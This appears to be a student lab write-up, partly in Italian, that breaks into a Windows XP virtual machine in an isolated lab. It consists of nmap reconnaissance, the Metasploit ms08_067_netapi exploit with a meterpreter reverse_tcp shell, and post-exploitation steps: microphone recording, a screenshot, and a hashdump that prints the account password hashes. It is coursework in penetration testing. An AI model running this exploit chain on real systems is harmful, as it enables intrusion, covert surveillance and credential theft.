

Hacking windows XP




```
┌──(ask㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:feac:46bc  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:ac:46:bc  txqueuelen 1000  (Ethernet)
        RX packets 41  bytes 6058 (5.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 2634 (2.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(ask㉿kali)-[~]
└─$ ping 192.168.11.200
PING 192.168.11.200 (192.168.11.200) 56(84) bytes of data.
64 bytes from 192.168.11.200: icmp_seq=1 ttl=128 time=4.47 ms
64 bytes from 192.168.11.200: icmp_seq=2 ttl=128 time=3.26 ms
64 bytes from 192.168.11.200: icmp_seq=3 ttl=128 time=2.64 ms
^C
── 192.168.11.200 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 2.642/3.454/4.466/0.757 ms

┌──(ask㉿kali)-[~]
└─$ 
```

Scansione nmap




```
┌──(ask㉿kali)-[~]
└─$ nmap -p 1-7000 -A 192.168.11.200 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-12 19:02 CEST
Nmap scan report for 192.168.11.200
Host is up (0.055s latency).
Not shown: 6997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft
:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: -1h00m00s, deviation: 1h24m51s, median: -2h00m00s
|_nbstat: NetBIOS name: TEST-EPI, NetBIOS user: <unknown>, NetBIOS MAC: 080027b7d7f8 (O
racle VirtualBox virtual NIC)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: test-epi
|   NetBIOS computer name: TEST-EPI\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-06-12T19:02:52+02:00

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.42 seconds

┌──(ask㉿kali)-[~]
└─$ 
```


Modifica options




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.200
RHOSTS ⇒ 192.168.11.200
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.11.200   yes       The target host(s), see https://docs.metasploi
                                       t.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pr
                                        ocess, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be speci
                                        fied)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > 
```




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.200:445 - Automatically detecting the target ...
[*] 192.168.11.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.200:445 - Attempting to trigger the vulnerability ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.200:445 - Automatically detecting the target ...
[*] 192.168.11.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.200:445 - Attempting to trigger the vulnerability ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.200:445 - Automatically detecting the target ...
[*] 192.168.11.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.200:445 - Attempting to trigger the vulnerability ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.200:445 - Automatically detecting the target ...
[*] 192.168.11.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.11.200
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.200:1034) at 2023-0
6-12 19:20:41 +0200

meterpreter > █
```



```
meterpreter > webcam_chat
[-] Target does not have a webcam
meterpreter > record_mic
[*] Starting ...
[*] Stopped
Audio saved to: /home/ask/zyOSGggs.wav
meterpreter > █
```



```
meterpreter > screenshot
Screenshot saved to: /home/ask/isVmvqTA.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4
:::
meterpreter > █
```



```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di piani
ficazione pacchetti
Hardware MAC : 08:00:27:b7:d7:f8
MTU          : 1500
IPv4 Address : 192.168.11.200
IPv4 Netmask : 255.255.255.0

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > whaomi
[-] Unknown command: whaomi
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway         Metric  Interface
    ------           -------          -------         ------  ---------
    0.0.0.0          0.0.0.0          192.168.11.1    10      2
    127.0.0.0        255.0.0.0        127.0.0.1       1       1
    192.168.11.0     255.255.255.0    192.168.11.200  10      2
    192.168.11.200   255.255.255.255  127.0.0.1       10      1
    192.168.11.255   255.255.255.255  192.168.11.200  10      2
    224.0.0.0        240.0.0.0        192.168.11.200  10      2
    255.255.255.255  255.255.255.255  192.168.11.200  1       2

No IPv6 routes were found.
meterpreter > █
```